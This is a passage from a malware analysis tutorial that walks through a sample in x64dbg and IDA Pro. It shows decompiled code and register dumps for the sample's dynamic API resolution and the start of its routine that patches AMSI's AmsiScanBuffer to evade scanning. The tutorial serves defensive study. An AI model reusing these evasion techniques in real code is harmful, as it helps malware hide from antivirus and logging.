64                 *(_DWORD *)(alloced_mem_copy + 52),
65                 *v9,
```

Figure 2.7.1

Arguments of `sub_10A560` (Figure 2.7.2):

```
1: [esp] 06710C2C 06710C2C "MC9XPNCY"
2: [esp+4] 0533804E 0533804E
3: [esp+8] 6AF3532C clrjit.6AF3532C
```

Figure 2.7.2

There is no change in the before-after dump comparison (not shown), and this is what the function returns (Figure 2.7.3):

```
EAX    B8EAF229
```

Figure 2.7.3

It's not immediately clear what this is, but it's obviously not a valid memory address, so we'll just move on.

We reassure our readers that this happens frequently in malware analysis. When analyzing a function, we may understand what it does but not know its purpose until later. Since our goal is to determine the overall purpose of the malware and its method of achieving its purpose (as opposed to creating a detailed and comprehensive report on every one of its functions), we may never even find the purpose of copying these bytes at all. This is why we suggest using a breadth-first-search approach and only focusing on analyzing functions that are obviously vital.

Dynamic API resolution (cont.)

We step forward until we reach another call to `get_func_ptr` (Figure 2.8.1):

```
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  memset(zeroed_out_mem, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (decrypt(alloced_mem_copy + 4, alloced_mem_copy + 20, alloced_mem_copy + 572, *(_DWORD *)alloced_mem_copy - 572),
57        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
58                                                                                                    + 3376))
59    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
60  {
61    func_ptr = get_func_ptr(
62                 alloced_mem_copy,
63                 *(_DWORD *)(alloced_mem_copy + 48),
64                 *(_DWORD *)(alloced_mem_copy + 52),
65                 *v9,
66                 *(_DWORD *)(alloced_mem_copy + 44));
67    *(_DWORD *)(alloced_mem_copy + 48) = func_ptr;
68    if ( !func_ptr )
```

Figure 2.8.1

This time, it returns [LoadLibraryA](), an important API function commonly called by malware for loading DLLs:

```
EAX    77AE8530    <kernel32.LoadLibraryA>
```

Figure 2.8.2: The return value of `get_func_ptr`

We'll label the decompiled code accordingly:

```
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  memset(zeroed_out_mem, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (decrypt(alloced_mem_copy + 4, alloced_mem_copy + 20, alloced_mem_copy + 572, *(_DWORD *)alloced_mem_copy - 572),
57        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
58                                                                                                    + 3376))
59    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
60  {
61    load_library_a = get_func_ptr(
62                       alloced_mem_copy,
63                       *(_DWORD *)(alloced_mem_copy + 48),
64                       *(_DWORD *)(alloced_mem_copy + 52),
65                       *v9,
66                       *(_DWORD *)(alloced_mem_copy + 44));
67    *(_DWORD *)(alloced_mem_copy + 48) = load_library_a;
68    if ( !load_library_a )
```

Figure 2.8.3: The decompiled code after labeling the variable containing a pointer to `LoadLibraryA`

If we quickly click through the next set of instructions, we notice that we've entered a loop (Figure 2.8.4):

```
EIP  06CD90B4   80F9 3B      cmp cl,3B
     06CD90B7   74 12        je 6CD90CB
     06CD90B9   3D 04010000  cmp eax,104
     06CD90BE   73 0B        jae 6CD90CB
     06CD90C0   880C2A       mov byte ptr ds:[edx+ebp],cl
     06CD90C3   40           inc eax
     06CD90C4   42           inc edx
     06CD90C5   8A0A         mov cl,byte ptr ds:[edx]
     06CD90C7   84C9         test cl,cl
     06CD90C9   75 E9        jne 6CD90B4
     06CD90CB   85C0         test eax,eax
```

Figure 2.8.4

Here is the corresponding loop in *IDA Pro* (notice that there is also an inner loop) (Figure 2.8.5):

```
65    while ( 1 )
66    {
67      v13 = *v12;
68      v14 = 0;
69      if ( !*v12 )
70        break;
71      v15 = v12;
72      do
73      {
74        if ( v13 == 59 )
75          break;
76        if ( v14 >= 0x104 )
77          break;
78        v15[v33 - v12] = v13;
79        ++v14;
80        v13 = *++v15;
81      }
82      while ( *v15 );
```

Figure 2.8.5

Shifting our attention back to the debugger, if we keep an eye on the registers as we iterate through the loop, we see that EDX (which initially points to the section of memory containing a list of names of DLLs) increments by 1, and EAX counts the number of times we loop. We then stop when EDX points to ";", at which point we break out of the inner loop.

The registers at the beginning of the first loop (Figure 2.8.6):

```
EAX   00000000
EBX   06710028
ECX   77AE856F      kernel32.77AE856F
EDX   06710240      "ole32;oleaut32;wininet;mscoree;shell32"
```

Figure 2.8.6

The registers after several iterations of looping (notice that EDX has advanced forward a few characters in the string, and EAX keeps track of the number of times we have advanced) (Figure 2.8.7):

```
EAX   00000003
EBX   06710028
ECX   77AE8533      kernel32.77AE8533
EDX   06710243      "32;oleaut32;wininet;mscoree;shell32"
```

Figure 2.8.7

If we look back at the decompiled code, we can find the corresponding comparison (recall that one of the operands in the `cmp` instruction is "3B", or "59" in decimal):

```
71    while ( 1 )
72    {
73      v13 = *v12;
74      v14 = 0;
75      if ( !*v12 )
76        break;
77      v15 = v12;
78      do
79      {
80        if ( v13 == 59 )
81          break;
82        if ( v14 >= 0x104 )
83          break;
84        v15[v33 - v12] = v13;
85        ++v14;
86        v13 = *++v15;
87      }
88      while ( *v15 );
89      if ( !v14 )
90        break;
91      v33[v14] = 0;
92      v12 += v14 + 1;
93      sub_10A324(alloced_mem_copy, v33);
94    }
```

Figure 2.8.8: One of the loop's break conditions in the decompiled code

We'll convert the number to a char (Right click "59" > "Char") to make the decompiled code easier to read:

```
68    if ( !load_library_a )
69      return -1;
70    v12 = (char *)(alloced_mem_copy + 576);
71    while ( 1 )
72    {
73      v13 = *v12;
74      v14 = 0;
75      if ( !*v12 )
76        break;
77      v15 = v12;
78      do
79      {
80        if ( v13 == ';' )
81          break;
82        if ( v14 >= 0x104 )
83          break;
84        v15[v33 - v12] = v13;
85        ++v14;
86        v13 = *++v15;
87      }
88      while ( *v15 );
89      if ( !v14 )
90        break;
91      v33[v14] = 0;
92      v12 += v14 + 1;
93      sub_10A324(alloced_mem_copy, v33);
94    }
```

Figure 2.8.9: The decompiled code after converting the break condition value from a decimal value to a character

Once we break out of the inner loop, we step to where `sub_10A324` is called and check out the arguments that are passed to it (Figure 2.8.10):

```
68    if ( !load_library_a )
69      return -1;
70    v12 = (char *)(alloced_mem_copy + 576);
71    while ( 1 )
72    {
73      v13 = *v12;
74      v14 = 0;
75      if ( !*v12 )
76        break;
77      v15 = v12;
78      do
79      {
80        if ( v13 == ';' )
81          break;
82        if ( v14 >= 0x104 )
83          break;
84        v15[v33 - v12] = v13;
85        ++v14;
86        v13 = *++v15;
87      }
88      while ( *v15 );
89      if ( !v14 )
90        break;
91      v33[v14] = 0;
92      v12 += v14 + 1;
93      sub_10A324(alloced_mem_copy, v33);
94    }
```

Figure 2.8.10

The arguments of `sub_10A324` (Figure 2.8.11):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 0581E9A4 0581E9A4 "ole32"
```

Figure 2.8.11

The arguments are `alloced_mem` and the string “ole32”. When we step over the function, we see that EAX points to the base address of `ole32.dll`:

```
EAX    76390000      ole32.76390000
```

Figure 2.8.12: The return value of `sub_10A324`

It appears that `sub_10A324` takes the name of a DLL as input, and returns a handle to that DLL. The timing makes sense, as we had just loaded and gotten the function pointer for `LoadLibraryA` earlier. We’ll label this function as `get_dll_base_addr`:

```
68    if ( !load_library_a )
69      return -1;
70    v12 = (char *)(alloced_mem_copy + 576);
71    while ( 1 )
72    {
73      v13 = *v12;
74      v14 = 0;
75      if ( !*v12 )
76        break;
77      v15 = v12;
78      do
79      {
80        if ( v13 == ';' )
81          break;
82        if ( v14 >= 0x104 )
83          break;
84        v15[v33 - v12] = v13;
85        ++v14;
86        v13 = *++v15;
87      }
88      while ( *v15 );
89      if ( !v14 )
90        break;
91      v33[v14] = 0;
92      v12 += v14 + 1;
93      get_dll_base_addr(alloced_mem_copy, v33);
94    }
```

Figure 2.8.13: The decompiled code after renaming `sub_10A324`

The instructions before labeling `6CDA324` (Figure 2.8.14):

```
06CD90DD    E8 42120000    call 6CDA324
06CD90E2    59             pop ecx
06CD90E3    59             pop ecx
06CD90E4    EB BE          jmp 6CD90A4
06CD90E6    33ED           xor ebp,ebp
```

Figure 2.8.14

The instructions after labeling `6CDA324` (Figure 2.8.15):

```
06CD90DD    E8 42120000    call <get_dll_base_addr>
06CD90E2    59             pop ecx
06CD90E3    59             pop ecx
06CD90E4    EB BE          jmp 6CD90A4
06CD90E6    33ED           xor ebp,ebp
```

Figure 2.8.15

When we step forward, we end up at the same inner loop as before. As a reminder, this is the loop as it appears in *x64dbg*:




Figure 2.8.16: The inner loop as shown in x64dbg

And here's the inner loop in *IDA Pro* (Figure 2.8.17):

```
68    if ( !load_library_a )
69      return -1;
70    v12 = (char *)(alloced_mem_copy + 576);
71    while ( 1 )
72    {
73      v13 = *v12;
74      v14 = 0;
75      if ( !*v12 )
76        break;
77      v15 = v12;
78      do
79      {
80        if ( v13 == ';' )
81          break;
82        if ( v14 >= 0x104 )
83          break;
84        v15[v33 - v12] = v13;
85        ++v14;
86        v13 = *++v15;
87      }
88      while ( *v15 );
89      if ( !v14 )
90        break;
91      v33[v14] = 0;
92      v12 += v14 + 1;
93      get_dll_base_addr(alloced_mem_copy, v33);
94    }
```

Figure 2.8.17

Here are the starting conditions at the beginning of the loop (notice that EDX contains the same string from the first time we encountered the inner loop, only this time it's missing the "ole32" substring):




Figure 2.8.18: The registers in the second iteration of the outer loop, at the top of the inner loop

As we noticed before, after a few iterations, EAX is incremented a few times, and EDX is missing the number of characters equal to the value of EAX:




Figure 2.8.19: The registers in the second iteration of the outer loop, after a few iterations of the inner loop

If we set a breakpoint on the instruction right after the end of the inner loop and step forward, we end up at the `get_dll_base_addr` function call with the following arguments (Figure 2.8.20):




Figure 2.8.20

Finally, when we step over the function, the base address of `oleaut32.dll` is returned (Figure 2.8.21):




Figure 2.8.21

It's pretty clear by this point that the loop:

1. Advances a pointer along a string containing the names of DLLs delimited by ";"
2. When ";" is hit, break out of the inner loop
3. Load the DLL

Let's set a breakpoint on the instruction after the end of the outer loop and continue execution.

We advance further to our next function call, `get_func_ptr` (Figure 2.8.22):

```
83          break;
84        v15[v33 - v12] = v13;
85        ++v14;
86        v13 = *++v15;
87      }
88      while ( *v15 );
89      if ( !v14 )
90        break;
91      v33[v14] = 0;
92      v12 += v14 + 1;
93      get_dll_base_addr(alloced_mem_copy, v33);
94    }
95    v16 = 1;
96    if ( *(_DWORD *)(alloced_mem_copy + 572) > 1u )
97    {
98      v17 = (int *)(alloced_mem_copy + 56);
99      v29 = (int *)(alloced_mem_copy + 52);
100     do
101     {
102       func_ptr = get_func_ptr(alloced_mem_copy, *v17, v17[1], *v9, *(_DWORD *)(alloced_mem_copy + 44));
103       *v29 = func_ptr;
104       if ( !func_ptr && (*v17 != *(_DWORD *)(alloced_mem_copy + 416) || v17[1] != *(_DWORD *)(alloced_mem_copy + 420)) )
105         goto LABEL_58;
106       ++v16;
107       v17 += 2;
108       ++v29;
109     }
110     while ( v16 < *(_DWORD *)(alloced_mem_copy + 572) );
111   }
112   v19 = *(_DWORD *)(alloced_mem_copy + 2336);
113   if ( v19 == 2 )
```

Figure 2.8.22

Arguments of `get_func_ptr` (Figure 2.8.23):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] E91FB234 E91FB234
3: [esp+8] 0B2DD9E1 0B2DD9E1
4: [esp+C] 0533804E 0533804E
5: [esp+10] 6AF3532C clrjit.6AF3532C
```

Figure 2.8.23

This returns `kernel32.GetProcAddress`, another important API function commonly used by malware for loading API functions (Figure 2.8.24):

```
EAX    77ADA210    <kernel32.GetProcAddress>
```

Figure 2.8.24

We also notice that we've entered another loop (Figure 2.8.25):

```
83          break;
84        v15[v33 - v12] = v13;
85        ++v14;
86        v13 = *++v15;
87      }
88      while ( *v15 );
89      if ( !v14 )
90        break;
91      v33[v14] = 0;
92      v12 += v14 + 1;
93      get_dll_base_addr(alloced_mem_copy, v33);
94    }
95    v16 = 1;
96    if ( *(_DWORD *)(alloced_mem_copy + 572) > 1u )
97    {
98      v17 = (int *)(alloced_mem_copy + 56);
99      v29 = (int *)(alloced_mem_copy + 52);
100     do
101     {
102       func_ptr = get_func_ptr(alloced_mem_copy, *v17, v17[1], *v9, *(_DWORD *)(alloced_mem_copy + 44));
103       *v29 = func_ptr;
104       if ( !func_ptr && (*v17 != *(_DWORD *)(alloced_mem_copy + 416) || v17[1] != *(_DWORD *)(alloced_mem_copy + 420)) )
105         goto LABEL_58;
106       ++v16;
107       v17 += 2;
108       ++v29;
109     }
110     while ( v16 < *(_DWORD *)(alloced_mem_copy + 572) );
111   }
112   v19 = *(_DWORD *)(alloced_mem_copy + 2336);
113   if ( v19 == 2 )
```

Figure 2.8.25

Using the same tactic of looping a few times and watching the registers, we observe that in each iteration, ECX increments by 4, EBP increments by 1, and a function pointer is returned in EAX.

Registers at the tenth iteration (Figure 2.8.26):

```
EAX   77AE6110   <kernel32.GetUserDefaultLCID>
EBX   06710028
ECX   06710058
EDX   77AE6110   <kernel32.GetUserDefaultLCID>
EBP   0000000A
```

Figure 2.8.26


Registers at the eleventh iteration (Figure 2.8.27):

```
EAX   77AE9880   <kernel32.WaitForSingleObject>
EBX   06710028
ECX   0671005C
EDX   77AE9880   <kernel32.WaitForSingleObject>
EBP   0000000B
```

Figure 2.8.27

In the memory dump, if we monitor the address pointed to by ECX during each iteration, we can visually confirm that the memory after `0x06710030` is getting filled with function pointers.


Dump of `0x06710030` after the tenth iteration (Figure 2.8.28):



06710000	96	7C	10	00	46	E4	AD	BE	23	D3	66	98	C4	8D	30	64
06710010	38	E8	3C	5D	78	01	A8	13	6C	28	D9	64	0B	5B	66	C1
06710020	42	AB	38	DC	00	00	00	00	4E	80	33	05	2C	53	F3	6A
06710030	30	85	AE	77	10	A2	AD	77	A0	CD	AD	77	70	A1	AD	77
06710040	30	9F	AD	77	20	A4	AD	77	E0	A3	AD	77	20	A3	AD	77
06710050	A0	51	AD	77	10	61	AE	77	E1	2C	71	87	19	E9	86	5D
06710060	2D	8D	D1	19	5E	41	8A	C5	C9	C6	76	19	C7	09	D8	01
06710070	8F	99	13	7A	91	AA	CF	19	D9	86	22	3E	B3	0F	BD	44
06710080	D3	60	77	0B	F1	07	1B	9D	68	39	BC	E9	DD	2C	16	D5

Figure 2.8.28

Dump of `0x06710030` after the eleventh iteration (Figure 2.8.29):



Address	Hex																ASCII
06710000	96	7C	10	00	46	E4	AD	BE	23	D3	66	98	C4	8D	30	64	.|..Fä.¾#Óf.Ä.0d
06710010	38	E8	3C	5D	78	01	A8	13	6C	28	D9	64	0B	5B	66	C1	8è<]x.¨.l(Ùd.[fÁ
06710020	42	AB	38	DC	00	00	00	00	4E	80	33	05	2C	53	F3	6A	B«8Ü....N.3.,Sój
06710030	30	85	AE	77	10	A2	AD	77	A0	CD	AD	77	70	A1	AD	77	0.®w.¢.w Í.wp¡.w
06710040	30	9F	AD	77	20	A4	AD	77	E0	A3	AD	77	20	A3	AD	77	0..w ¤.wàf.w f.w
06710050	A0	51	AD	77	10	61	AE	77	80	98	AE	77	19	E9	86	5D	Q.w.a®w.˜.®w.é.]
06710060	2D	8D	D1	19	5E	41	8A	C5	C9	C6	76	19	C7	09	D8	01	-.Ñ.^A.ÅÉÆv.Ç.Ø.
06710070	8F	99	13	7A	91	AA	CF	19	D9	86	22	3E	B3	0F	BD	44	...z.ªÏ.Ù.">³.½D
06710080	D3	60	77	0B	F1	07	1B	9D	68	39	BC	E9	DD	2C	16	D5	Ó`w.ñ...h9¼éÝ,.Õ
06710090	E1	DB	7C	77	7D	90	B7	B8	F9	59	D3	7F	C3	BC	FC	55	áÛ|w}.·¸ùYÓ.Ã¼üU
067100A0	92	F6	67	5A	ED	80	C9	9A	AD	23	98	20	35	43	17	7A	.ögZí.É..#. 5C.z
067100B0	71	D9	A4	C2	DF	62	24	19	15	E1	67	5D	07	E7	3B	3C	qÙ¤Âßb$..ág].ç;<

Figure 2.8.29

This is apparently where the malware saves the function pointers of the loaded APIs.

What the malware has accomplished here is loading function pointers into memory so that it can utilize a common technique called **dynamic API resolution**. Libraries (i.e. DLLs) contain functions that are exported for the caller to use, and can be statically or dynamically linked. In the case of dynamic linking, an executable's imports are stored in the import table in its PE header, and the PE loader parses this table in order to import the libraries. Because import tables are visible to antivirus software, malware authors often use functions such as `LoadLibrary` and `GetProcAddress` to manually load imports without having to expose the imports in the import table.

These functions are invoked by calling the offset of the memory buffer that the pointers are stored in. In the *IDA* pseudocode view, it'll look something like "`a1 + <offset>`", where `a1` is a pointer to a memory buffer. We'll see many examples of this further on.

Summary

In this section, we managed to attach a native debugger to the process so that we can control the execution of the native code, dumped the native code so that we can decompile it in *IDA*

Pro, and observed that the malware:

1. Dynamically loads `VirtualAlloc` and allocates a large chunk of memory
2. Copies a large number of bytes from memory into our newly allocated memory and decrypts them, which includes a list of common system DLL names
3. Loads the DLLs into memory, finds the function pointers for a list of APIs and and saves them to the memory that was allocated earlier

---

Part 3: Covering its tracks by patching AMSI and EtwEventWrite

Getting function pointers to AMSI functions

We ended the previous section with the malware saving function pointers in memory to use later with dynamic API resolution. Now that these APIs are available to the malware, we expect that these APIs will be used somehow.

We step forward until we encounter the next function, `sub_108106` (Figure 3.1.1):

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (sub_108106(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (sub_108201(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         v21 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(
134                           0,
135                           (v20[329] + 5423) & 0xFFFFF000,
136                           12288,
137                           4);
138         v22 = v21;
139         if ( v21 )
140         {
141           memcpy(v21, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, v22 + 330);
147 LABEL_44:
148             v20 = v22;
149 LABEL_45:
150             switch ( *v20 )
151             {
152               case 3:
153               case 4:
154                 sub_1096A6(alloced_mem_copy, v20);
155                 break;
```

Figure 3.1.1

The function gets called with a single argument, `alloced_mem` (Figure 3.1.2):

```
1: [esp] 06710000 <alloced_mem> (06710000)
```

Figure 3.1.2

Going through our usual process of comparing the dumps of memory addresses and checking EAX for return values doesn't really reveal anything interesting about this function. We'll take a look at the decompiled code and step into the function with the debugger to get a better idea of what's going on.

```
1  int __cdecl sub_108106(int a1)
2  {
3    int v1; // esi
4    int dll_base_addr; // ebx
5    _BYTE *v4; // ebp
6    int v5; // eax
7    _BYTE *v6; // ebp
8    int v7; // eax
9    char v8[4]; // [esp+30h] [ebp-4h] BYREF
10
11   v1 = a1;
12   dll_base_addr = get_dll_base_addr(a1, a1 + 852);
13   if ( !dll_base_addr )
14     return 1;
15   v4 = (_BYTE *)sub_10A3C2(v1, dll_base_addr, v1 + 1480, 0);
16   if ( !v4 )
17     return 0;
18   if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v4, 12, 64, &a1) )
19     return 0;
20   v5 = sub_10A31A();
21   memcpy(v4, v5 - 8767, 12);
22   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v4, 12, a1, v8);
23   v6 = (_BYTE *)sub_10A3C2(v1, dll_base_addr, v1 + 1496, 0);
24   if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
25     return 0;
26   v7 = sub_10A31A();
27   memcpy(v6, v7 - 8745, 12);
28   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
29   return 1;
30 }
```

Figure 3.1.3: The decompiled code of `sub_108106`

The first function is a call to `get_dll_base_addr`, which returns the base address of `amsi.dll` (Figure 3.1.4):

```
EAX    73B80000    amsi.73B80000
```

Figure 3.1.4

We'll update the variable name in *IDA Pro*:

```
int __cdecl sub_108106(int a1)
{
  int v1; // esi
  int amsi; // ebx
  _BYTE *v4; // ebp
  int v5; // eax
  _BYTE *v6; // ebp
  int v7; // eax
  char v8[4]; // [esp+30h] [ebp-4h] BYREF

  v1 = a1;
  amsi = get_dll_base_addr(a1, a1 + 852);
  if ( !amsi )
    return 1;
  v4 = (_BYTE *)sub_10A3C2(v1, amsi, v1 + 1480, 0);
  if ( !v4 )
    return 0;
  if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v4, 12, 64, &a1) )
    return 0;
  v5 = sub_10A31A();
  memcpy(v4, v5 - 8767, 12);
  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v4, 12, a1, v8);
  v6 = (_BYTE *)sub_10A3C2(v1, amsi, v1 + 1496, 0);
  if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
    return 0;
  v7 = sub_10A31A();
  memcpy(v6, v7 - 8745, 12);
  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
  return 1;
}
```

Figure 3.1.5: The decompiled code after renaming the variable containing the base address of `amsi.dll`

We continue stepping forward until we hit the next function, `sub_10A3C2` (Figure 3.1.6):

```
int __cdecl sub_108106(int a1)
{
  int v1; // esi
  int amsi; // ebx
  _BYTE *v4; // ebp
  int v5; // eax
  _BYTE *v6; // ebp
  int v7; // eax
  char v8[4]; // [esp+30h] [ebp-4h] BYREF

  v1 = a1;
  amsi = get_dll_base_addr(a1, a1 + 852);
  if ( !amsi )
    return 1;
  v4 = (_BYTE *)sub_10A3C2(v1, amsi, v1 + 1480, 0);
  if ( !v4 )
    return 0;
  if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v4, 12, 64, &a1) )
    return 0;
  v5 = sub_10A31A();
  memcpy(v4, v5 - 8767, 12);
  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v4, 12, a1, v8);
  v6 = (_BYTE *)sub_10A3C2(v1, amsi, v1 + 1496, 0);
  if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
    return 0;
  v7 = sub_10A31A();
  memcpy(v6, v7 - 8745, 12);
  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
  return 1;
}
```

Figure 3.1.6

which takes the following arguments:

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 73B80000 amsi.73B80000
3: [esp+8] 067105C8 067105C8 "AmsiScanBuffer"
4: [esp+C] 00000000 00000000
```

Figure 3.1.7: The arguments of `sub_10A3C2`

and returns:

```
EAX     73B840E0        <amsi.AmsiScanBuffer>
```

Figure 3.1.8: The return value of `sub_10A3C2`

The function appears to take in as arguments a pointer to `alloced_mem`, the base address of `amsi.dll`, and the string “AmsiScanBuffer”, and returns a pointer to [AmsiScanBuffer](), which scans a buffer for malware. Let’s update the variables and function accordingly:

```
1  int __cdecl sub_108106(int a1)
2  {
3    int v1; // esi
4    int amsi; // ebx
5    _BYTE *amsi_scan_buffer; // ebp
6    int v5; // eax
7    _BYTE *v6; // ebp
8    int v7; // eax
